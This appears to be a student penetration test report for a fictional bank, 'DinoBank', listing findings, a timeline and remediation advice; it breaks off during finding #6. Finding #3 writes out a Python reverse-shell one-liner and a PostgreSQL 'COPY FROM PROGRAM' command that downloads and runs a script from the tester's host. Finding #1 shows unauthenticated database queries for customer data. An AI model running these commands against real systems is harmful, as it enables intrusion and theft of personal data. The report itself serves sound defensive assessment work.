DinoBank

PENETRATION TEST REPORT

TABLE OF CONTENTS

EXECUTIVE SUMMARY

[redacted] was contracted by DinoBank to provide penetration testing services and audit the security posture of their corporate infrastructure on the 22nd and 23rd of November 2019. The goal of the penetration test was to identify and assess the risk of security weaknesses that are present within the DinoBank corporate network. Through the services requested by DinoBank, [redacted] is able to recommend appropriate actions and remediations to allow DinoBank to mitigate potential risks and impacts to its business.

The findings listed in this report follow the Common Vulnerability Scoring System version 3.1 (CVSSv3.1) by the National Institute of Standards and Technology (NIST) Computer Security Resource Center (CSRC). [redacted] utilized the CVSSv3.1 scoring standard as a scale for severity. Furthermore, [redacted] utilized its proprietary risk matrix to provide a qualitative assessment of risk. These factors are an effective method of prioritizing remediation for DinoBank's technical employees.

[redacted] identified twenty two findings or vulnerabilities within DinoBank's network, since the previous engagement. Five of which are critical, two are high, six are medium, and four are low. [redacted] determined that the largest findings were weak credentials, password reuse, exposure of Personally Identifiable Information (PII), and plaintext storage of Administrator credentials. The severity of these vulnerabilities presents a potential risk of closure to DinoBank in accordance with the Memorandum of Understanding (MoU).

The security findings specifically violate the rules dictating that DinoBank must have sufficient security governance, a secure core banking application, not possess outdated software, or weak passwords. These findings match four of the six conditions that the MoU regulates. Furthermore, the findings put DinoBank in violation of several US regulations placed on financial institutions. This includes the Gramm-Leach-Bliley Act, which mandates that financial institutions within the United States implement proper security protocols to protect customer data.

[redacted] recommends that the vulnerabilities in this report be remedied in order to bring DinoBank in compliance with both the MoU and relevant United States compliance laws. These recommendations include implementing proper password policies, updating outdated software, and implementing secure practices for the core banking application.

[redacted] noticed a distinct commitment to security by DinoBank with the presence of a dedicated security team and strong configurations seen throughout DinoBank's corporate network. [redacted] is confident DinoBank has the ability to stay ahead of emerging security threats, as well as the ability to come into compliance with all relevant regulations, including the MoU.

DISCUSSION OF METRICS

[redacted] provides a description of IT vulnerabilities through the Common Vulnerability Scoring System (CVSS) calculator. This provides a scale for severity and works as our primary source to prioritize vulnerabilities. The scores represented in the report are based on the collective experience of [redacted] These scores are not representative of the scoring assigned officially in the NVD and should not be interpreted as such. [redacted] uses version 3.1 of the CVSS score calculations, to stay on par with industry standards. [redacted] as needed, assigns a CVSS score to vulnerabilities or findings that are described later in this document. In each vulnerability or finding table, the CVSS string is included along with the raw score to give further context to DinoBank's technical staff. Further reading and information about the scoring system can be found on the Forum for Incident Response and Security Teams (FIRST) website (www.first.org).


CVSS V3.1 SCORING		
SEVERITY	**BASE SCORE RATING**	**Associated Color**
Info	**0**	
Low	**0.1-3.9**	
Medium	**4-6.9**	
High	**7-8.9**	
Critical	**9.0-10.0**	

[redacted] believes that there should be further qualitative context given to assist with the prioritization of remediation for vulnerabilities or findings. The table below provides some context in to overall risk given the Business Impact and Likelihood. However, [redacted] also understands that this table is not absolute and the risk will be individually considered based on the findings.


RISK MATRIX		THREAT IMPACT			
LIKELIHOOD		LOW	MEDIUM	HIGH	CRITICAL
	RARE	Low	Low	Medium	Medium
	UNLIKELY	Low	Medium	High	High
	LIKELY	Low	Medium	High	Critical
	VERY LIKELY	Low	Medium	Critical	Critical

STATISTICS


[redacted] began its assessment by validating the extent of remediation by DinoBank from the previous engagement displayed in the statistic provided below.




In addition to this, [redacted] also provide a breakdown of the vulnerabilities found during the course of this engagement by the CVSS score.




The OS distribution across DinoBank's network is provided below. [redacted] found two dominant operating systems; Windows and Linux. Linux servers were used for serving the DinoBank clients. Windows machines were used in the Corporate, Gotham, Metropolis, and Springfield intranet.



Additionally, [redacted] also provides a count of the number and type of web servers found. These web servers hosted various web applications for both clients and internal DinoBank employees. This ranged from the core banking web application, intranet wiki, database reporting, and visualization application.



Similarly, given below are a distribution of the services across all hosts on DinoBank's infrastructure. Based on the statistics, most of the network services in DinoBank are focused on network protocols such as RDP, SSH, and NetBIOS. This requires special attention to access control between various endpoint host machines.



ASSESSMENT SUMMARY

[redacted] would like to bring attention to the following vulnerabilities found within DinoBank's infrastructure and may require immediate remediation. [redacted] provides recommendations highlighted below.

KEY FINDINGS

Weak PostgreSQL Credentials

[redacted] gained access to the PostgreSQL core banking database through a weak password for the user *postgres*. This allows an attacker to login to the core database allowing them to view and modify PII of DinoBank employees and clients.

Arbitrary Command Execution

[redacted] was able to execute arbitrary commands by chaining the previous Weak PostgreSQL Credentials vulnerability with the permissions of the *postgres* user. An attacker can escalate their privileges into the operating system of the database.

Sensitive Data Disclosure

[redacted] successfully managed to view the core database through a specially crafted URL. This provides an attacker access to view all data contained within the DinoBank postgres customer and employee database via a web browser without authentication.

Domain Administrator credentials in plaintext

[redacted] found credentials for the Domain Administrator of the DinoBank Windows domain in a plaintext log on multiple workstations. These credentials allow an attacker to completely control all Windows hosts running on the DinoBank domain.

Weak Passwords in the Windows domain

[redacted] found several Windows workbenches secured only with a very weak password. These passwords are significantly less complex and may be brute-forced using a dictionary. Once this password is acquired, an attacker will have complete access to these workbenches.

Duplicate IVR PIN Numbers

[redacted] found all customer PINs set to the same four digit number. An attacker would be able to gain access to a customer's account through their TAX ID and bypass the secondary authentication of the PIN number.

KEY MITIGATIONS FOR MEMORANDUM OF UNDERSTANDING

[redacted] acknowledges DinoBank's interest in complying with the Memorandum of Understanding [redacted] offers the following remediations according to the criticality of the vulnerability found.

Weak Passwords

[redacted] recommends DinoBank enforce strict password policies and require users to change existing passwords. Additionally, these passwords should be sufficiently long and complex to prevent an attacker from brute forcing these credentials. [redacted] recommends compliance with the NIST 800-63B Digital Identity Guidelines.

Outdated software

During the course of this engagement [redacted] found several instances of outdated software, ranging from network services to the Windows operating system. [redacted] recommends that DinoBank apply relevant patches to protect against known vulnerabilities.

Lack of Security Governance

During the course of this engagement [redacted] was able to find several vulnerabilities critical to DinoBank infrastructure. For example, a subset of the findings that was discovered in the previous engagement with DinoBank and provided in the final report was found to be unpatched. [redacted] recommends extensive security training for relevant staff to secure the infrastructure of DinoBank.

Weakness in the Core Banking Application


[redacted] recommends DinoBank enforce stronger access controls to the core banking application database. In addition, the core banking application itself must be rewritten in a more secure manner to disallow attackers from accessing employee and client information.

Interactive Voice Response

[redacted] recommends DinoBank discontinues access to account information through a TAX ID and a PIN. In addition to this, [redacted] recommends DinoBank assign sufficiently random PINs to customers.

ENVIRONMENT

This section is specifically meant to detail information about the environment of the engagement and provide relevant statistics.



RESPONSE PLAN

[redacted] suggests that the findings contained within this report be fixed in accordance with recommendations in order to ensure that DinoBank continues to be in operation and sensitive information remains secure. In this section, [redacted] provides a timeline for DinoBank to prioritize remediation of the discovered vulnerabilities. This timeline is broken into the following categories; immediate fix, up to thirty days, up to sixty days, and up to ninety days. These time limits are suggestions and DinoBank will need to internally determine the timeline for the deployment of the fixes.

TIME PERIOD	VULNERABILITY
Immediate Fix	• Missing PostgreSQL credentials • Arbitrary Command Execution • Domain Administrator credentials • Database Information Exposure on my.dinobank.us • IVR PIN number weak credentials • Indicators of Compromise
Up to Thirty Days	• Lack of Email Validation • Anonymous FTP Account Enabled • Guest Account Enabled • NT Service Account "MSSQL$MICROSOFT##WID" Interactive Logon • Weak Passwords on workbenches • Password Reuse • Broken Access Control on my.dinobank.us
Up to Sixty Days	• X-Frame-Options Header Not Set • Invalid Certificate • Weak password hash
Up to Ninety Days	• UID Bug In my.dinobank.us

ATTACK NARRATIVE

On Friday, testers received breach disclosure requirements. Testers then finished breach disclosure notice and discussed with the breach response team. At 20:35, testers received access to the environment and began to enumerate the environment. At 21:02 IVR mapping began. The testers then began to verify the previous engagement vulnerabilities. The team then found the command injection vulnerability and noted this. Then the team found social security numbers and immediately notified DinoBank. The last thing that was done on Friday was that some long term vulnerability scans were set to run overnight. Five other findings from the previous engagement were found to still be present on the system.

On Saturday, the testers began at 09:34. Weak passwords and password reuse was found within DinoBank branch workstations, allowing local administrator access. Insecure access controls were discovered on the core banking application, which allowed the testers to bypass the login page. Utilizing the data discovered in the customer database, the team was able to bypass the PIN authentication of the IVR system. At 10:21, a requested bandwidth report was sent to DinoBank personnel. At 10:30, [redacted] found stored on the branch workstations plaintext Windows domain administrator credentials. The core banking application was found to allow unauthenticated savings and checkings account creation. Later in the day, the core banking application was found to have an endpoint that would leak sensitive customer information when using a specific url. DinoBank was notified of this exposure of PII.

By midday, [redacted] found that there were traces of a cryptocurrency miner found on several windows machines in several different networks. DinoBank was immediately notified, with regards to these indicators of compromise. During the afternoon, [redacted] noticed the ATM was left in debug mode. Logs of all ATM activity were acquired, thereafter DinoBank was notified.

In the late afternoon, several more findings were discovered. A wiki page was found to not implement SSL certificates. The team received instructions from the point of contact to disinclude all information about 10.0.1.250 from the report. The day ended at 17:59 with [redacted] hands off keyboard.

TIMELINE

TIME	ACTIVITY
19:15	Access to Room
19:25	Breach Disclosure Requirements given
20:13	Breach disclosure notice complete
20:20	Meet with Breach response team and VDI access provided.
20:35	Recon and installation of packages begins
21:02	IVR mapping begins.
21:05	Validation of previous engagement vulnerabilities begins
21:18	PostGres Command Injection obtained
21:37	Personal Identifiable Information obtained; Email sent out to DinoBank
21:43	Long-term Vulnerability scanning begins
21:45	HandsOffKeyboard (Day 1 Ends)
08:37	HandOnKeyboard (Day 2 Begins).
09:34	Admin access obtained on hosts named “WorKstations”
09:35	Logged into core banking app
09:50	IVR Call successful in obtaining account information from database
10:13	Captain pulled out for status meeting
10:21	Bandwidth report sent
10:30	Windows employee found to be a domain admin
10:32	Banking application found to allow unauthenticated account creation.
10:40	Domain Administrator (dino\Administrator) obtained, HandsOffKeyboard
10:49	Emails found on eXchange Server
12:11	Crypto miner *miner.exe* found on three different networks individually.
12:30	Unauthenticated access to database (containing Customer PII) obtained from my.dinobank.us
13:52	Testing on IVR with ATM through frequency tones

14:37	ATM left in Debug mode, logs obtained on paper.
15:05	Clarification received for ATM factory reset.
16:00	Email received to remove Alex interactions from the report.
17:59	HandsOffKeyboard (Day 2 Ends)

TECHNICAL RESULTS

FINDING #	1	TITLE	Missing PostgreSQL credentials		
RISK	CRITICAL	IMPACT	CRITICAL	LIKELIHOOD	VERY LIKELY
CVSS	9.8	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N			
HOSTS	10.0.2.100 (5432/tcp)				

DETAILS

This vulnerability was present in [redacted] previous engagement with DinoBank. This vulnerability has been partially rectified.

The postgres database service has no password for the postgres user “postgres”. An attacker can abuse the lack of a password to access the database. Using the vulnerability, an attacker can obtain highly sensitive employee and client data stored on the database. This includes, but is not limited to, social security numbers, phone numbers, home addresses, full names, credentials, and IDs of DinoBank clients.

This vulnerability also allows vulnerability #2 and #9 to occur.

The likelihood is very high because the postgres server does not require any authentication was and facing the network. The impact is critical since this server is a core database server of DinoBank which stores extremely sensitive client and employee data.

ATTACK REPLICATION

1. Connect to the postgres database using the postgres user. As the postgres user does not have any password, authentication occurs automatically.
psql -h 10.0.2.100 -U postgres

2. List all the databases the postgres user has read permission.
\l

3. Reading sensitive information is possible with the following command.
select customerid, taxid, emailaddr, phone number from customers;

MITIGATION

To remediate this vulnerability, it is recommended to create a password that matches with the DinoBank's password policy for the "postgres" user's credential. Furthermore, a stricter access control should be implemented for the database user as it is a super user.

REFERENCES

https://wiki.postgresql.org/wiki/First_steps
https://www.postgresql.org/docs/10/role-attributes.html
https://pages.nist.gov/800-63-3/sp800-63b.html

FINDING #	2	TITLE	Password Reuse		
RISK	CRITICAL	IMPACT	CRITICAL	LIKELIHOOD	VERY LIKELY
CVSS	9.8	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H			
HOSTS	10.0.10.201, 10.0.10.202, 10.0.10.203, 10.0.10.208, 10.0.10.209, 10.0.12.201, 10.0.12.208				

DETAILS

Passwords were reused multiple times on multiple workstations. When combined with weak passwords and the leaked online password, this results in a very easy to exploit vulnerability.

This is a major problem for DinoBank because of the likelihood is very high due to the ease of exploiting both weak passwords and repeated passwords. In addition, a very similar variation of this password was posted online, making it even easier for attackers to guess. Instead of only compromising one computer, attackers can compromise all hosts listed in the hosts field. The impact is critical because this is repeated over many hosts, not limiting the scope to one host. Any sensitive data on any of these hosts are now at risk of being exposed.

The likelihood is very likely because once one password of any machines gets compromised, any other machines reusing the password will also be able to be accessed. The impact is critical because this vulnerability affected multiple hosts across different branches of DinoBank.

ATTACK REPLICATION

Log into the local Administrator of any of the above mentioned hosts with the weak password found for one of the hosts.

MITIGATION

Immediately change passwords of each local administrator user with a strong unique password as recommended in the weak passwords finding.

Use a unique password for each host or service.

Use a password manager to help manage different passwords.

FINDING #	3	TITLE	Arbitrary Command Execution		
RISK	CRITICAL	IMPACT	CRITICAL	LIKELIHOOD	VERY LIKELY
CVSS	8.8	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H			
HOSTS	10.0.2.100 (5432/tcp)				

DETAILS

This vulnerability was present in [redacted] previous engagement with DinoBank. This vulnerability has partially rectified.

The postgres superuser “postgres” has the “pg_execute_server_program” permission which allows for arbitrary command execution. This vulnerability allows an attacker to gain an interactive shell as the “postgres” user on the machine.

The likelihood is very likely as the PostgreSQL database was facing the network, and the payload could be easily found online. The impact of this vulnerability is that it allows an attacker to view all data inside the postgres server, causing a significant risk to client and employee information. This includes sensitive personally identifiable information, such as social security numbers, phone numbers, addresses, names. Moreover, the vulnerability allows an attacker to have an initial foothold onto the server and the network.

The attacker thereafter could access the client’s account by impersonating them on the Interactive Voice Response line and obtaining further account information like loans and investments, including account balances.

ATTACK REPLICATION

1. Create a file in Kali with this content.
$ vim /tmp/k.sh

#!/bin/sh
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

2. Start a Simple HTTP server in the same directory
$ python -m SimpleHTTPServer 80

3. Start a listener on a different kali window

$ ***nc -l 8888 -v***

4. Login into PostgreSQL database
$ psql -h 10.0.2.100 -U postgres

5. Execute the following commands
postgres=# DROP TABLE IF EXISTS cmd_exec;
postgres=# CREATE TABLE cmd_exec(cmd_output text);
postgres=# COPY cmd_exec FROM PROGRAM 'wget 10.0.254.204/s.sh -O /tmp/k.sh ; bash /tmp/k.sh &';
postgres=# SELECT * FROM cmd_exec;
postgres=# DROP TABLE IF EXISTS cmd_exec;

MITIGATION

To remediate this vulnerability, do not use the default postgres user in applications. The "postgres" user is a superuser which has too much privilege for managing a database. Instead, create a new restricted user with credentials that follows DinoBank's password policy. This remediation will create an application user which has appropriate access control.

Moreover, reconsider the "pg_execute_server_program" role for the database user for "indominusrex" database. The role allows a database user to execute server program, which in most cases is more privilege than a database user should have.

REFERENCES

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/authenticated-arbitrary-command-execution-on-postgresql-9-3/

FINDING #	4	TITLE	Information Disclosure		
RISK	CRITICAL	IMPACT	CRITICAL	LIKELIHOOD	LIKELY
CVSS	8.8	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H			
HOSTS	10.0.10.201, 10.0.10.202, 10.0.10.203, 10.0.10.208, 10.0.10.209, 10.0.12.201, 10.0.12.208				

DETAILS

On hosts listed above, there were files which contained plaintext credentials of corp.dinobank.us Active Directory's Domain Administrator, and credentials related with "Kracken", "Reportasaurus", "Core/Bankweb", "Coin Heads", "Coin Tails", and "Ethereum Exchange" servers.


Particularly, host 10.0.10.209's "C:\pstrans" directory contained the plaintext credential of corp.dinobank.us Active Directory's Domain Administrator. Upon the finding, the [redacted] have temporarily stopped the engagement, reported to DinoBank, and received permission to proceed with the engagement.

Using Domain Administrator's credentials, [redacted] was able to gain significant access to the Windows machines of DinoBank.

The likelihood is medium because an attacker requires access to a DinoBank workstation. Most of the files were found in locations were local Administrator privilege is needed. The impact is critical given that Domain Administrator gives an attacker access to the entire DinoBank Windows domain.

ATTACK REPLICATION

The Domain Administrator credentials are present in the file "C:\pstrans\20191122\PowerShell_transcript.GOTHAM-WK-02.+4xxgO7X.20191122045648" of the "10.0.10.209" host.



MITIGATION

For storing credentials of Domain Administrator and other servers, usage of password vault software is recommended.

Moreover, ensure log files do not contain sensitive information and do not leave unnecessary log files on the file system.

REFERENCES

https://cwe.mitre.org/data/definitions/200.html

FINDING #	5	TITLE	Weak Password Usage		
RISK	HIGH	IMPACT	HIGH	LIKELIHOOD	VERY LIKELY
CVSS	8.3	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L			
HOSTS	10.0.10.201, 10.0.10.202, 10.0.10.203, 10.0.10.208, 10.0.10.209, 10.0.12.201, 10.0.12.208				


DETAILS

An attacker can abuse weak passwords on several DinoBank machines to gain local administrative privileges. This is due to the persistent use of common, guessable passwords, throughout DinoBank's infrastructure. The machines impacted include several workstations, posing significant risk to DinoBank employees and customers.Initial discovery was based on open source threat intelligence research [redacted] conducted revealing that recently DinoBank had changed instances of machines with the password "Password1" [redacted] determined the new password by changing a single character in the old password.

The impact is high given that an attacker would gain access to several local Administrator accounts on different DinoBank machines, but they would not gain access to every Windows machine. The likelihood of the vulnerability was categorized as high because of the trivial nature of the password, making it simple to predict, especially if an attacker had seen the reference about "Password1" during open source threat intelligence research.

ATTACK REPLICATION

During the enumeration phase, the following results were obtained.



For the hosts listed above, attempt to create an SMB session utilizing the password for the local "Administrator" user. [redacted] has not included the new password for the safety of DinoBank assets.

```
/envs/nationals-cptc        kali04 @~ # smbclient \\\\10.0.10.201\\ADMIN$ -U 'Administrator'
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 21 20:08:47 2019
  ..                                  D        0  Thu Nov 21 20:08:47 2019
  ADFS                                D        0  Sat Jul 16 13:23:24 2016
  appcompat                           D        0  Sat Nov 23 13:15:10 2019
  AppPatch                            D        0  Wed Nov 13 22:51:49 2019
  AppReadiness                        D        0  Fri Feb  2 19:45:35 2018
  assembly                           DR        0  Fri Feb  2 19:30:29 2018
  bcastdvr                            D        0  Wed Nov 13 22:51:49 2019
  bfsvc.exe                           A    63488  Wed Nov 13 22:48:41 2019
```

MITIGATION

Change the local Administrator user's password to a hard-to-guess complex password. Below are some suggestions. [redacted] urges DinoBank to view references for more information.

[redacted] requires DinoBank immediately change all passwords to follow the below policy:

- 8+ character password
- Numbers
- Special characters
- Compare chosen passwords to lists containing compromised, common or expected passwords and do not allow passwords that are in these lists.
- Force users to adhere to password policy.
- Allow users to paste passwords in login screens.

REFERENCES

https://cwe.mitre.org/data/definitions/521.html
https://pages.nist.gov/800-63-3/sp800-63b.html

FINDING #	6	TITLE	Sensitive Information Exposure		
RISK	CRITICAL	IMPACT	CRITICAL	*LIKELIHOOD*	VERY LIKELY
CVSS	7.7	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N			
HOSTS	10.0.2.101				


DETAILS

The "my.dinobank.us" allows any user to list the entire database contents by going to a maliciously crafted URL. This is an extremely critical vulnerability given that it exposes sensitive personal identifiable information.

The likelihood is very high because this is externally facing and anyone can access this website. The impact is critical since this URL exposes extremely sensitive client data that could have financial repercussions for DinoBank clients and affiliates.

ATTACK REPLICATION

1. Login as any user.
